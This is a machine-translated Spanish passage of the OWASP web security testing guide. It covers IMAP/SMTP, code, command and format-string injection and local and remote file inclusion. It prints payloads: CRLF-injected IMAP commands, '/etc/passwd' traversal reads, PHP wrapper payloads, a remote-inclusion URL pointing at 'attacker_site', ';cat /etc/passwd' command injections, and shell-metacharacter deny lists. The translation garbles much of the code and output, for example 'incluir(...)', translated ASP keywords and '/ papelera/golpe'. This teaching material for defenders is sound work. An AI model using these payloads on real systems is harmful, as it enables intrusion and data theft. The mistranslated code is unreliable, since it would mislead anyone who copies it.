En otras situaciones, el mensaje de error (no controlado por la aplicación) contiene el nombre del comando ejecutado, pero leer el RFC adecuado permite al evaluador comprender qué otros comandos posibles se pueden ejecutar.

Machine Translated by Google

Si la aplicación no devuelve mensajes de error descriptivos, el evaluador debe analizar la funcionalidad afectada para deducir todos los comandos (y parámetros) posibles asociados con la funcionalidad mencionada anteriormente. Por ejemplo, si se ha detectado un parámetro vulnerable en la funcionalidad de creación de buzón, es lógico suponer que el comando IMAP afectado es CREATE . Según el RFC, el comando CREATE acepta un parámetro que especifica el nombre del buzón a crear.

> Lista de comandos IMAP/SMTP afectados
>
> - Tipo, valor y número de parámetros esperados por los comandos IMAP/SMTP afectados

Inyección de comandos IMAP/SMTP Una vez que el evaluador ha identificado los parámetros vulnerables y ha analizado el contexto en el que se ejecutan, la siguiente etapa es explotar la funcionalidad.

Esta etapa tiene dos resultados posibles:

1. La inyección es posible en un estado no autenticado: la funcionalidad afectada no requiere que el usuario esté autenticado. Los comandos inyectados (IMAP) disponibles se limitan a: CAPACIDAD , NOOP , AUTENTICAR , ACCESO , y SALIR .
2. La inyección sólo es posible en un estado autenticado: la explotación exitosa requiere que el usuario esté completamente autenticado antes de que la prueba pueda continuar.

En cualquier caso, la estructura típica de una Inyección IMAP/SMTP es la siguiente:

- Encabezado: final del comando esperado;
- Cuerpo: inyección del nuevo comando;
- Pie de página: comienzo del comando esperado.

Es importante recordar que, para ejecutar un comando IMAP/SMTP, el comando anterior debe terminar con la secuencia CRLF (%0d%0a).

Supongamos que en la etapa de Identificación de parámetros vulnerables , el atacante detecta que el parámetro message_id en la siguiente solicitud es vulnerable:

```
http://<correo web>/read_email.php?message_id=4791
```

Supongamos también que el resultado del análisis realizado en la etapa 2 (“Comprender el flujo de datos y la estructura de implementación del cliente”) ha identificado el comando y los argumentos asociados con este parámetro como:

```
FETCH 4791 CUERPO[ENCABEZADO]
```

En este escenario, la estructura de inyección IMAP sería:

```
http://<webmail>/read_email.php?message_id=4791 CUERPO[ENCABEZADO]%0d%0aV100 CAPACIDAD%0d%0aV101 FETCH 4791
```

Lo cual generaría los siguientes comandos:

```
???? FETCH 4791 CUERPO[ENCABEZADO]
CAPACIDAD V100
V101 FETCH 4791 CUERPO[ENCABEZADO]
```

dónde:

Machine Translated by Google


```
Encabezado = 4791 CUERPO[ENCABEZADO]
Cuerpo = %0d%0aV100 CAPACIDAD%0d%0a
Pie de página = V101 FETCH 4791
```

> Lista de comandos IMAP/SMTP afectados
>
> - Inyección arbitraria de comandos IMAP/SMTP

Referencias

Libros blancos

- RFC 0821 “Protocolo simple de transferencia de correo”
- RFC 3501 “Protocolo de acceso a mensajes de Internet - Versión 4rev1”
- Vicente Aguilera Díaz: “MX Inyección: Capturando y Explotando Servidores de Correo Ocultos”

Machine Translated by Google

Pruebas de inyección de código

WSTG-INPV-11

Resumen

Esta sección describe cómo un evaluador puede verificar si es posible ingresar código como entrada en una página web y hacer que el servidor web lo ejecute.

En inyección de código En las pruebas, un evaluador envía datos que el servidor web procesa como código dinámico o como un archivo incluido. Estas pruebas pueden apuntar a varios motores de secuencias de comandos del lado del servidor, por ejemplo, ASP o PHP. Es necesario emplear una validación de entrada adecuada y prácticas de codificación segura para protegerse contra estos ataques.

Objetivos de la prueba

- Identifique puntos de inyección donde puede inyectar código en la aplicación.
- Evalúe la gravedad de la inyección.

Cómo probar

Pruebas de caja negra

Pruebas de vulnerabilidades de inyección de PHP

Usando la cadena de consulta, el evaluador puede inyectar código (en este ejemplo, una URL maliciosa) para procesarlo como parte del archivo incluido:

```
http://www.example.com/uptime.php?pin=http://www.example2.com/packx1/cs.jpg?&cmd=uname%20-a
```

> La URL maliciosa se acepta como parámetro para la página PHP, que luego usará el valor en un archivo incluido.

Pruebas de caja gris

Pruebas de vulnerabilidades de inyección de código ASP

Examinar el código ASP en busca de entradas del usuario utilizadas en funciones de ejecución. ¿Puede el usuario ingresar comandos en el campo de entrada de datos? Aquí, el código ASP guardará la entrada en un archivo y luego lo ejecutará:

```
<%
Si no esEmpty(Request( "Data" ) ) Entonces Dim fso, f 'Los
datos de
 entrada del usuario se escriben en un archivo llamado data.txt Set fso =
CreateObject("Scripting.FileSystemObject")
Establecer f = fso.OpenTextFile(Server.MapPath( "data.txt"), 8, True) f.Write Request("Data") y
vbCrLf f.close

Establecer f = nada
Establecer fso = Nada

 'Se ejecuta el archivo data.txt
Servidor.Execute( "datos.txt")

Demás
%>

<formulario>
<nombre de entrada="Datos" /><tipo de entrada="enviar" nombre="Ingresar datos" />

</formulario>
```

Machine Translated by Google


```
<%
Terminara si
%>)))
```

Referencias

- Enfoque de seguridad
- Inseguro.org
- Wikipedia
- Revisión de código para inyección de sistema operativo

Machine Translated by Google

Prueba de inclusión de archivos locales

Resumen

La vulnerabilidad de inclusión de archivos permite a un atacante incluir un archivo, normalmente aprovechando los mecanismos de "inclusión dinámica de archivos" implementados en la aplicación de destino. La vulnerabilidad se produce debido al uso de datos proporcionados por el usuario sin la validación adecuada.

Esto puede llevar a algo como generar el contenido del archivo, pero dependiendo de la gravedad, también puede llevar a:

- Ejecución de código en el servidor web.
- Ejecución de código en el lado del cliente, como JavaScript, que puede provocar otros ataques, como secuencias de comandos entre sitios. (XSS)
- Denegación de servicio (DoS)
- Divulgación de información confidencial

La inclusión de archivos locales (también conocida como LFI) es el proceso de incluir archivos que ya están presentes localmente en el servidor, mediante la explotación de procedimientos de inclusión vulnerables implementados en la aplicación. Esta vulnerabilidad ocurre, por ejemplo, cuando una página recibe, como entrada, la ruta al archivo que debe incluirse y esta entrada no se desinfecta adecuadamente, lo que permite que se inyecten caracteres transversales de directorio (como punto-punto-barra). Aunque la mayoría de ejemplos apuntan a scripts PHP vulnerables, debemos tener en cuenta que también es común en otras tecnologías como JSP, ASP y otras.

Cómo probar

Dado que LFI ocurre cuando las rutas pasadas para `incluir` declaraciones no se desinfectan adecuadamente, en un enfoque de prueba de caja negra, debemos buscar scripts que tomen nombres de archivos como parámetros.

Considere el siguiente ejemplo:

```
http://vulnerable_host/preview.php?file=example.html
```

Este parece un lugar perfecto para probar LFI. Si un atacante tiene la suerte y en lugar de seleccionar la página apropiada de la matriz por su nombre, el script incluye directamente el parámetro de entrada, es posible incluir archivos arbitrarios en el servidor.

Una prueba de concepto típica sería cargar el archivo passwd:

```
http://vulnerable_host/preview.php?file=../../../../etc/passwd
```

Si se cumplen las condiciones mencionadas anteriormente, un atacante vería algo como lo siguiente:

```
raíz:x:0:0:raíz:/raíz:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
alex:x:500:500:alex:/home/alex:/ papelera/golpe
margo:x:501:501::/home/margo:/bin/bash
...
```

Incluso cuando existe tal vulnerabilidad, su explotación podría ser más compleja en escenarios de la vida real. Considere el siguiente fragmento de código:

Machine Translated by Google


```
<?php include($_GET['archivo']."php"); ?>
```

La sustitución simple con un nombre de archivo aleatorio no funcionaría ya que el sufijo .php se agrega a la entrada proporcionada. Para evitarlo, un evaluador puede utilizar varias técnicas para obtener la explotación esperada.

Inyección de bytes nulos

El carácter nulo (también conocido como terminador nulo o byte nulo) es un carácter de control con el valor cero presente en muchos conjuntos de caracteres que se utiliza como carácter reservado para marcar el final de una cadena. Una vez utilizado, se ignorará cualquier carácter después de este byte especial. Normalmente, la forma de inyectar este carácter sería con la cadena codificada en URL %00 agregándola a la ruta solicitada. En nuestro ejemplo anterior, realizar una solicitud a http://vulnerable_host/preview.php?file=../../../../etc/passwd%00 ignoraría la extensión .php que se agrega al nombre del archivo de entrada. , devolviendo a un atacante una lista de usuarios básicos como resultado de una explotación exitosa.

Truncamiento de ruta y puntos

La mayoría de las instalaciones de PHP tienen un límite de nombre de archivo de 4096 bytes. Si un nombre de archivo determinado es más largo que esa longitud, PHP simplemente lo trunca, descartando cualquier carácter adicional. Abusar de este comportamiento hace posible que el motor PHP ignore la extensión .php sacándola del límite de 4096 bytes. Cuando esto sucede, no se genera ningún error; los caracteres adicionales simplemente se eliminan y PHP continúa ejecutándose normalmente.

Esta omisión comúnmente se combinaría con otras estrategias de omisión lógica, como codificar parte de la ruta del archivo con codificación Unicode, la introducción de codificación doble o cualquier otra entrada que aún represente el nombre de archivo deseado válido.

Envoltorios PHP

Las vulnerabilidades de inclusión de archivos locales se consideran comúnmente vulnerabilidades de solo lectura que un atacante puede utilizar para leer datos confidenciales del servidor que aloja la aplicación vulnerable. Sin embargo, en algunas implementaciones específicas, esta vulnerabilidad se puede utilizar para actualizar el ataque de LFI a ejecución remota de código. vulnerabilidades que potencialmente podrían comprometer completamente el host.

Esta mejora es común cuando un atacante podría combinar la vulnerabilidad LFI con ciertos PHP. envoltorios.

Un contenedor es un código que rodea otro código para realizar alguna funcionalidad adicional. PHP implementa muchos contenedores integrados para usarse con funciones del sistema de archivos. Una vez que se detecta su uso durante el proceso de prueba de una aplicación, es una buena práctica intentar abusar de él para identificar el riesgo real de las debilidades detectadas. A continuación puede obtener una lista con los wrappers más utilizados, aunque debe considerar que no es exhaustiva y al mismo tiempo es posible registrar wrappers personalizados que, de ser utilizados por el objetivo, requerirían un análisis ad hoc más profundo.

Filtro PHP

Se utiliza para acceder al sistema de archivos local; este es un contenedor que no distingue entre mayúsculas y minúsculas y proporciona la capacidad de aplicar filtros a una secuencia en el momento de abrir un archivo. Este contenedor se puede utilizar para obtener el contenido de un archivo que impide que el servidor lo ejecute. Por ejemplo, permitir que un atacante lea el contenido de archivos PHP para obtener el código fuente e identificar información confidencial como credenciales u otras vulnerabilidades explotables.

El contenedor se puede usar como php://filter/convert.base64-encode/resource=FILE donde ARCHIVO es el archivo a recuperar. Como resultado del uso de esta ejecución, el contenido del archivo de destino se leerá, se codificará en base64 (este es el paso que evita la ejecución en el lado del servidor) y se devolverá al Agente de usuario.

PHP ZIP

En PHP 7.2.0, se introdujo el contenedor zip:// para manipular archivos comprimidos zip . Este contenedor espera la siguiente estructura de parámetros: zip:///filename_path#internal_filename donde filename_path es la ruta al

Machine Translated by Google

archivo malicioso y nombre_archivo_interno es la ruta donde se coloca el archivo malicioso dentro del archivo ZIP procesado.
Durante la explotación, es común que el # esté codificado con su valor URL codificado %23 .

El abuso de este contenedor podría permitir a un atacante diseñar un archivo ZIP malicioso que podría cargarse en el servidor, por ejemplo, como una imagen de avatar o utilizando cualquier sistema de carga de archivos disponible en el sitio web de destino (el contenedor php:zip:// no requieren que el archivo zip tenga una extensión específica) para ser ejecutado por la vulnerabilidad LFI.

Para probar esta vulnerabilidad, se podría seguir el siguiente procedimiento para atacar el ejemplo de código anterior proporcionado.

1. Cree el archivo PHP a ejecutar, por ejemplo con el contenido <?php phpinfo(); ?> y guárdelo como code.php 2. Comprímalo como un nuevo archivo ZIP llamado target.zip 3. Cambie el nombre del archivo target.zip a target.jpg para omitir la validación de la extensión y cargarlo en el sitio web de destino. como imagen de tu avatar.
4. Suponiendo que el archivo target.jpg está almacenado localmente en el servidor en la ruta ../avatar/target.jpg , aproveche la vulnerabilidad con el contenedor PHP ZIP inyectando la siguiente carga útil en la URL vulnerable: zip://. ./avatar/target.jpg%23code (recuerde que %23 corresponde a #).

Dado que en nuestro ejemplo la extensión .php está concatenada a nuestra carga útil, la solicitud a http://vulnerable_host/preview.php?file=zip://../avatar/target.jpg%23code resultará en la ejecución del archivo code.php existente en el archivo ZIP malicioso.

Datos PHP

Disponible desde PHP 5.2.0, este contenedor espera el siguiente uso: data://text/plain; base64,BASE64_STR donde se espera que BASE64_STR sea el contenido codificado en Base64 del archivo que se va a procesar. Es importante considerar que este contenedor solo estaría disponible si la opción enable_url_include estuviera habilitada.

Para probar el LFI usando este contenedor, el código a ejecutar debe estar codificado en Base64, por ejemplo, <?php phpinfo(); ?> el código se codificaría como: PD9waHAgcGhwaW5mbygpOyA/Pg== por lo que la carga útil resultaría como: datos://text/plain; base64,PD9waHAgcGhwaW5mbygpOyA/Pg== .

PHP esperar

Este contenedor, que no está habilitado de forma predeterminada, proporciona acceso a los procesos , salida estándar y stderr . esperando stdio que se usarán como expect://command, el servidor ejecutará el comando proporcionado en BASH y devolverá su resultado.

Remediación

La solución más eficaz para eliminar las vulnerabilidades de inclusión de archivos es evitar pasar la entrada enviada por el usuario a cualquier API de sistema/marco de archivos. Si esto no es posible, la aplicación puede mantener una lista permitida de archivos, que pueden incluirse en la página, y luego usar un identificador (por ejemplo, el número de índice) para acceder al archivo seleccionado. Cualquier solicitud que contenga un identificador no válido debe rechazarse, de esta manera no hay una superficie de ataque para que usuarios malintencionados manipulen la ruta.

Consulte la hoja de referencia para cargar archivos para conocer buenas prácticas de seguridad en este tema.

Herramientas

- kadimus
- Suite LFI
- Proxy de ataque OWASP Zed (ZAP)

Referencias

- Wikipedia
- Carácter nulo
- Codificación Unicode

Machine Translated by Google

- Doble codificación
- Protocolos y envoltorios compatibles con PHP
- RFC 2397 - El esquema de URL de "datos"

Machine Translated by Google

Pruebas de inclusión remota de archivos

Resumen

La vulnerabilidad de inclusión de archivos permite a un atacante incluir un archivo, normalmente aprovechando los mecanismos de "inclusión dinámica de archivos" implementados en la aplicación de destino. La vulnerabilidad se produce debido al uso de datos proporcionados por el usuario sin la validación adecuada.

Esto puede llevar a algo como generar el contenido del archivo, pero dependiendo de la gravedad, también puede llevar a:

- Ejecución de código en el servidor web.
- Ejecución de código en el lado del cliente, como JavaScript, que puede provocar otros ataques, como secuencias de comandos entre sitios. (XSS)
- Denegación de servicio (DoS)
- Divulgación de información confidencial

La inclusión remota de archivos (también conocida como RFI) es el proceso de incluir archivos remotos mediante la explotación de procedimientos de inclusión vulnerables implementados en la aplicación. Esta vulnerabilidad ocurre, por ejemplo, cuando una página recibe como entrada la ruta al archivo que debe incluirse y esta entrada no está adecuadamente desinfectada, permitiendo inyectar URL externa. Aunque la mayoría de ejemplos apuntan a scripts PHP vulnerables, debemos tener en cuenta que también es común en otras tecnologías como JSP, ASP y otras.

Cómo probar

Dado que la RFI ocurre cuando las rutas pasadas a las declaraciones de "inclusión" no se desinfectan adecuadamente, en un enfoque de prueba de caja negra, deberíamos buscar secuencias de comandos que tomen nombres de archivos como parámetros. Considere el siguiente ejemplo de PHP:

```
$incfile = $_REQUEST["archivo"];
incluir($incfile..php");
```

En este ejemplo, la ruta se extrae de la solicitud HTTP y no se realiza ninguna validación de entrada (por ejemplo, comparando la entrada con una lista de permitidos), por lo que este fragmento de código resulta vulnerable a este tipo de ataque. Considere la siguiente URL:

```
http://vulnerable_host/vuln_page.php?file=http://attacker_site/malicous_page
```

En este caso, se incluirá el archivo remoto y el servidor ejecutará cualquier código que contenga.

Remediación

La solución más eficaz para eliminar las vulnerabilidades de inclusión de archivos es evitar pasar la entrada enviada por el usuario a cualquier API de sistema/marco de archivos. Si esto no es posible, la aplicación puede mantener una lista permitida de archivos, que pueden incluirse en la página, y luego usar un identificador (por ejemplo, el número de índice) para acceder al archivo seleccionado. Cualquier solicitud que contenga un identificador no válido debe rechazarse, de esta manera no hay una superficie de ataque para que usuarios malintencionados manipulen la ruta.

Referencias

- “Inclusión remota de archivos”
- Wikipedia: "Inclusión remota de archivos"

Machine Translated by Google

Pruebas de inyección de comandos

WSTG-INPV-12

Resumen

Este artículo describe cómo probar una aplicación para la inyección de comandos del sistema operativo. El evaluador intentará inyectar un comando del sistema operativo a través de una solicitud HTTP a la aplicación.

La inyección de comandos del sistema operativo es una técnica que se utiliza a través de una interfaz web para ejecutar comandos del sistema operativo en un servidor web. El usuario proporciona comandos del sistema operativo a través de una interfaz web para ejecutar comandos del sistema operativo. Cualquier interfaz web que no esté adecuadamente desinfectada está sujeta a este exploit. Con la capacidad de ejecutar comandos del sistema operativo, el usuario puede cargar programas maliciosos o incluso obtener contraseñas. La inyección de comandos del sistema operativo se puede prevenir cuando se enfatiza la seguridad durante el diseño y desarrollo de aplicaciones.

Objetivos de la prueba

- Identificar y evaluar los puntos de inyección de comandos.

Cómo probar

Al visualizar un archivo en una aplicación web, el nombre del archivo suele mostrarse en la URL. Perl permite canalizar datos de un proceso a una declaración abierta. El usuario puede simplemente agregar el símbolo de tubería | al final del nombre del archivo.

URL de ejemplo antes de la modificación:

```
http://sensible/cgi-bin/userData.pl?doc=user1.txt
```

URL de ejemplo modificada:

```
http://sensible/cgi-bin/userData.pl?doc=/bin/ls|
```

Esto ejecutará el comando /bin/ls .

Al agregar un punto y coma al final de una URL para una página .PHP seguido de un comando del sistema operativo, se ejecutará el comando. %3B está codificado en URL y se decodifica en punto y coma

Ejemplo:

```
http://sensible/algo.php?dir=%3Bcat%20/etc/passwd
```

Ejemplo

Considere el caso de una aplicación que contiene un conjunto de documentos que puede explorar desde Internet. Si activa un proxy personal (como ZAP o Burp Suite), puede obtener un POST HTTP como el siguiente (http://www.example.com/public/doc):

```
POST /public/doc HTTP/1.1 Host:
www.example.com [...]

Referencia: http://127.0.0.1/WebGoat/attack?Screen=20 Cookie:
JSESSIONID=295500AD2AAEEBEDC9DB86E34F24A0A5
Autorización: Básica T2Vbc1Q9Z3V2Tc3e=
Tipo de contenido: aplicación/x-www-form-urlencoded
```

```
Longitud del contenido: 33

Doc=Doc1.pdf
```

En esta solicitud de publicación, notamos cómo la aplicación recupera la documentación pública. Ahora podemos probar si es posible agregar un comando del sistema operativo para inyectar en el POST HTTP. Pruebe lo siguiente (http://www.example.com/public/doc):

```
POST /public/doc HTTP/1.1 Host:
www.example.com [...]

Referencia: http://127.0.0.1/WebGoat/attack?Screen=20 Cookie:
JSESSIONID=295500AD2AAEEBEDC9DB86E34F24A0A5
Autorización: Básica T2Vbc1Q9Z3V2Tc3e=
Tipo de contenido: aplicación/x-www-form-urlencoded
Longitud del contenido: 33

Doc=Doc1.pdf+|+Dir c:\
```

Si la aplicación no valida la solicitud podemos obtener el siguiente resultado:

```
Resultados ejecutivos para 'cmd.exe /c tipo "C:\httpd\public\doc\"Doc=Doc1.pdf+|+Dir c:\'
Producción...
Il volumen nell'unità C non ha etiquetta.
Número de serie Del volumen: 8E3F-4B61
Directorio de c:\
  18/10/2006 00:27 2.675 Dir_Prog.txt 18/10/2006
  00:28 3.887 Dir_ProgFile.txt 16/11/2006 10:43

      Doc
      11/11/2006 17:25
          documentos y configuraciones
          25/10/2006 03:11
              I386
              14/11/2006 18:51
            h4ck3r
            30/09/2005 21:40 25.934
          OWASP1.JPG
          11/03/2006 18:29
                Prog.
                18/11/2006 11:20
                    Archivos de
                    programa 16/11/2006 21:12
                        Software
                        24/10/2006 18:25

                            Configuración 24/10/2006 23:37
                                Tecnologías
                                18/11/2006 11:14
                                3 Archivo 32.496 bytes
                                13 Directorio 6.921.269.248 bytes disponibles
                                Código de retorno: 0
```

En este caso, hemos realizado con éxito un ataque de inyección del sistema operativo.

Caracteres especiales para inyección de comandos

El siguiente carácter especial se puede utilizar para la inyección de comandos como | ; & $ > < ' !

- `cmd1|cmd2` : Usos de | hará que el comando 2 se ejecute si la ejecución del comando 1 es exitosa o no.
- `cmd1;cmd2` : Usos de ; hará que el comando 2 se ejecute si la ejecución del comando 1 es exitosa o no.

Machine Translated by Google

- `cmd1||cmd2` : el comando 2 solo se ejecutará si falla la ejecución del comando 1.
- `cmd1&&cmd2` : el comando 2 solo se ejecutará si la ejecución del comando 1 tiene éxito.
- `$(cmd)` : Por ejemplo, `echo $(whoami)` o `$(touch test.sh; echo 'ls' > test.sh)`
- `cmd` : se utiliza para ejecutar un comando específico. Por ejemplo, `whoami`
- `>(cmd)` : `>(ls)`
- `<(cmd)` : `<(ls)`

Revisión de código API peligrosa

Tenga en cuenta los usos de la siguiente API, ya que puede introducir riesgos de inyección de comandos.

Java

- `Tiempo de ejecución.exec()`

C/C++

- `sistema`
- `ejecutivo`
- `ShellEjecutar`

Pitón

- `ejecutivo`
- `evaluar`
- `sistema operativo`
- `os.popen`
- `subproceso.popen`
- `subproceso.llamada`

PHP

- `sistema`
- `shell_exec`
- `ejecutivo`
- `proc_abierto`
- `evaluar`

Remediación

Sanitización

La URL y los datos del formulario deben desinfectarse para detectar caracteres no válidos. Una lista de caracteres denegados es una opción, pero puede ser
Es difícil pensar en todos los personajes contra los que validar. También puede haber algunos que aún no hayan sido descubiertos.
Se debe crear una lista de permitidos que contenga solo caracteres permitidos o una lista de comandos para validar la entrada del usuario.
Los personajes que se pasaron por alto, así como las amenazas no descubiertas, deben eliminarse de esta lista.

La lista de denegación general que se incluirá para la inyección de comandos puede ser | ; & $ > < '\! >> #

Escape o filtre caracteres especiales para Windows, ( ) < > & *' | = ? ; [ ] ^ ~ ! . " %@/\ : + , ` Escapar o filtrar caracteres especiales para Linux, { } ( ) > < y *' | = ? ; [ ] $ – # ~ ! . " %/\: + , `

Permisos

La aplicación web y sus componentes deben ejecutarse bajo permisos estrictos que no permitan el sistema operativo.
ejecución de comandos. Intente verificar toda esta información para realizar pruebas desde el punto de vista de las pruebas de caja gris.

Machine Translated by Google

Herramientas

- OWASP WebCabra
- Commix

Referencias

- Pruebas de penetración para aplicaciones web (segunda parte)
- Comando del sistema
- operativo CWE-78: Neutralización inadecuada de elementos especiales utilizados en un comando del sistema operativo ('Inyección de comando del sistema operativo')
- ENV33-C. No llamar al sistema()

Machine Translated by Google

Prueba de desbordamiento del búfer

WSTG-INPV-13

Este contenido ha sido eliminado.

Machine Translated by Google

Pruebas de inyección de cadenas de formato

WSTG-INPV-13

Resumen

Una cadena de formato es una secuencia de caracteres terminada en nulo que también contiene especificadores de conversión interpretados o convertidos en tiempo de ejecución. Si el código del lado del servidor concatena la entrada de un usuario con una cadena de formato, un atacante puede agregar especificadores de conversión adicionales para provocar un error de tiempo de ejecución, divulgación de información o desbordamiento del búfer.

El peor de los casos de vulnerabilidades de cadenas de formato ocurre en lenguajes que no verifican los argumentos y también incluyen un especificador %n que escribe en la memoria. Estas funciones, si las explota un atacante que modifica una cadena de formato, podrían provocar la divulgación de información y la ejecución de código:

- Impresión C y C++ y métodos similares fprintf, sprintf, snprintf
- impresión Perl y sprintf

Estas funciones de cadenas de formato no pueden escribir en la memoria, pero los atacantes aún pueden provocar la divulgación de información cambiando las cadenas de formato a valores de salida que los desarrolladores no pretendían enviar:

- Formato str de Python 2.6 y 2.7 y Python 3 Unicode str.format Se puede modificar inyectando cadenas que puedan apuntar a otras variables. en memoria

Las siguientes funciones de cadena de formato pueden causar errores de tiempo de ejecución si el atacante agrega especificadores de conversión:

- Formato de cadena Java y formato PrintStream. impresión
- PHP

El patrón de código que causa una vulnerabilidad de cadena de formato es una llamada a una función de formato de cadena que contiene entradas de usuario no saneadas. El siguiente ejemplo muestra cómo un printf de depuración podría hacer que un programa sea vulnerable:

El ejemplo en C:

```
char *userName = /* entrada del campo controlado por el usuario */;

printf("DEBUG Usuario actual: ");
// Código de depuración vulnerable
printf(userName);
```

El ejemplo en Java:

```
final String nombre de usuario = /* entrada del campo controlado por el usuario */;

System.out.printf("DEBUG Usuario actual: "); // Código
vulnerable:
System.out.printf(nombre de usuario);
```

En este ejemplo particular, si el atacante configura su nombre de usuario para que tenga uno o más especificadores de conversión, se producirá un comportamiento no deseado. El ejemplo de C imprimiría el contenido de la memoria. si el nombre de usuario contenía %p%p%p%p , y puede dañar el contenido de la memoria si hay un %n en la cadena. En el ejemplo de Java, un nombre de usuario que contiene cualquier especificador que

Machine Translated by Google

necesita una entrada (incluyendo %x o %s) haría que el programa fallara con IllegalFormatException . Aunque los ejemplos todavía están sujetos a otros problemas, la vulnerabilidad se puede solucionar mediante los argumentos printf de printf("DEBUG
Usuario actual: %s", nombre de usuario) .

Objetivos de la prueba

- Evalúe si la inyección de especificadores de conversión de cadenas de formato en campos controlados por el usuario provoca un comportamiento no deseado en la aplicación.

Cómo probar

Las pruebas incluyen el análisis del código y la inyección de especificadores de conversión como entrada del usuario en la aplicación bajo prueba.

Análisis estático

Las herramientas de análisis estático pueden encontrar vulnerabilidades de cadenas de formato en el código o en los binarios. Ejemplos de herramientas incluyen:

- C y C++: Buscador de fallos
- Java: regla FindSecurityBugs FORMAT_STRING_MANIPULATION
- PHP: Analizador de formateador de cadenas en phpsa

Inspección manual de código

El análisis estático puede pasar por alto casos más sutiles, incluidas cadenas de formato generadas por código complejo. Para buscar vulnerabilidades manualmente en una base de código, un evaluador puede buscar todas las llamadas en la base de código que acepten una cadena de formato y rastrearlas para asegurarse de que las entradas que no sean de confianza no puedan cambiar la cadena de formato.

Los probadores de inyección de especificadores

de conversión pueden realizar comprobaciones a nivel de prueba unitaria o de prueba completa del sistema enviando especificadores de conversión en cualquier entrada de cadena. Pelusa el programa utiliza todos los especificadores de conversión para todos los idiomas que utiliza el sistema bajo prueba. Consulte la página de ataque de cadenas de formato OWASP para conocer las posibles entradas a utilizar. Si la prueba falla, el programa fallará o mostrará un resultado inesperado. Si la prueba pasa, se debe bloquear el intento de enviar un especificador de conversión o la cadena debe pasar por el sistema sin problemas como con cualquier otra entrada válida.

Los ejemplos de las siguientes subsecciones tienen una URL de este formato:

```
https://vulnerable_host/userinfo?username=x
```

- El valor controlado por el usuario es x (para el parámetro de nombre de usuario).

Inyección manual

Los evaluadores pueden realizar una prueba manual utilizando un navegador web u otras herramientas de depuración de API web. Navegue hasta la aplicación web o el sitio de modo que la consulta tenga especificadores de conversión. Tenga en cuenta que la mayoría de los especificadores de conversión necesitan codificación si se envía dentro de una URL porque contiene caracteres especiales, incluidos % y { . La prueba puede introducir una cadena de especificadores %s%s%s%n navegando con la siguiente URL:

```
https://vulnerable_host/userinfo?username=%25s%25s%25s%25n
```

Si el sitio web es vulnerable, el navegador o la herramienta deberían recibir un error, que puede incluir un tiempo de espera o un código de retorno HTTP 500.

El código Java devuelve el error.

```
java.util.MissingFormatArgumentException: especificador de formato '%s'
```

Dependiendo de la implementación de C, el proceso puede fallar por completo con un error de segmentación .

Fuzzing asistido por herramientas

Machine Translated by Google

Herramientas de fuzzing, incluido wfuzz Puede automatizar las pruebas de inyección. Para wfuzz, comience con un archivo de texto (fuzz.txt en este ejemplo) con una entrada por línea:

fuzz.txt:

```
Alicia
%s%s%s%n
%p%p%p%p%p
{evento.__init__.__globals__[CONFIG][SECRET_KEY]}
```

El archivo fuzz.txt contiene lo siguiente:

- Una entrada válida alice para verificar que la aplicación puede procesar una entrada normal
- Dos cadenas con especificadores de conversión tipo C
- Un especificador de conversión de Python para intentar leer variables globales

Para enviar el archivo de entrada de fuzzing a la aplicación web bajo prueba, use el siguiente comando:

```
wfuzz -c -z archivo,fuzz.txt,código de URL https://vulnerable_host/userinfo?username=FUZZ
```

En la llamada anterior, el argumento urlencode permite el escape apropiado para las cadenas y FUZZ (con mayúscula letras) le dice a la herramienta dónde introducir las entradas.

Un resultado de ejemplo es el siguiente

```
——                    Líneas de respuesta                    Palabra          caracteres          Carga útil
=====================================================  ==================

000000002: 500                0 litros                5W               142 capítulos       "%25s%25s%25s%25n"
000000003: 500                0 litros                5W               137 capítulos       "%25p%25p%25p%25p%25p"
000000004: 200 48 canales     0 litros                1W
"%7Bevent.__init__.__globals__%5BCONFIG%5D%5BSECRET_KEY%5D%7D"
000000001: 200 5 canales      0 litros                1W                                   "Alicia"
```

El resultado anterior valida la debilidad de la aplicación ante la inyección de especificadores de conversión tipo C %s y %p .

Machine Translated by Google

Pruebas de vulnerabilidad incubada

WSTG-INPV-14

Resumen

También conocidas como ataques persistentes, las pruebas incubadas son un método de prueba complejo que necesita más de una vulnerabilidad de validación de datos para funcionar. Las vulnerabilidades incubadas se suelen utilizar para realizar ataques de tipo "abrevadero" contra usuarios de aplicaciones web legítimas.

Las vulnerabilidades incubadas tienen las siguientes características:

- En primer lugar, el vector de ataque debe persistir, debe almacenarse en la capa de persistencia, y esto solo ocurriría si hubiera una validación de datos débil o si los datos llegaran al sistema a través de otro canal, como una consola de administración o directamente. a través de un proceso por lotes backend.
- En segundo lugar, una vez que se "recuperó" el vector de ataque, sería necesario ejecutarlo con éxito. Por ejemplo, un ataque XSS incubado requeriría una validación de salida débil para que el script se entregara al cliente en su formato ejecutable.

La explotación de algunas vulnerabilidades, o incluso características funcionales de una aplicación web, permitirá a un atacante colocar un dato que luego será recuperado por un usuario desprevenido u otro componente del sistema, explotando alguna vulnerabilidad allí.

En una prueba de penetración, se pueden usar ataques incubados para evaluar la importancia de ciertos errores, utilizando el problema de seguridad particular encontrado para crear un ataque basado en el lado del cliente que generalmente se usará para atacar a un gran número de víctimas al mismo tiempo (es decir, todos los usuarios que navegan por el sitio).

Este tipo de ataque asíncrono abarca un gran espectro de vectores de ataque, entre ellos los siguientes:

- Componentes de carga de archivos en una aplicación web, lo que permite al atacante cargar archivos multimedia corruptos (imágenes JPEG que explotan CVE-2004-0200, imágenes PNG que explotan archivos ejecutables CVE-2004-0597 , páginas de sitios con componentes activos, etc.)

- Problemas de secuencias de comandos entre sitios en publicaciones de foros públicos (consulte Pruebas de secuencias de comandos entre sitios almacenadas para obtener detalles adicionales). Un atacante podría potencialmente almacenar scripts o códigos maliciosos en un repositorio en el backend de la aplicación web (por ejemplo, una base de datos) para que uno de los usuarios (usuarios finales, administradores, etc.) ejecute estos scripts/códigos. El ataque incubado arquetípico se ejemplifica mediante el uso de una vulnerabilidad de secuencias de comandos entre sitios en un foro de usuarios, tablero de anuncios o blog para inyectar algún código JavaScript en la página vulnerable, y eventualmente se procesará y ejecutará en el navegador del usuario del sitio, usando el nivel de confianza del sitio original (vulnerable) en el navegador del usuario.
- Inyección SQL/XPATH que permite al atacante cargar contenido en una base de datos, que luego será recuperado como parte del contenido activo en una página web. Por ejemplo, si el atacante puede publicar JavaScript arbitrario en un tablón de anuncios para que los usuarios lo ejecuten, entonces podría tomar el control de sus navegadores (por ejemplo, proxy XSS).
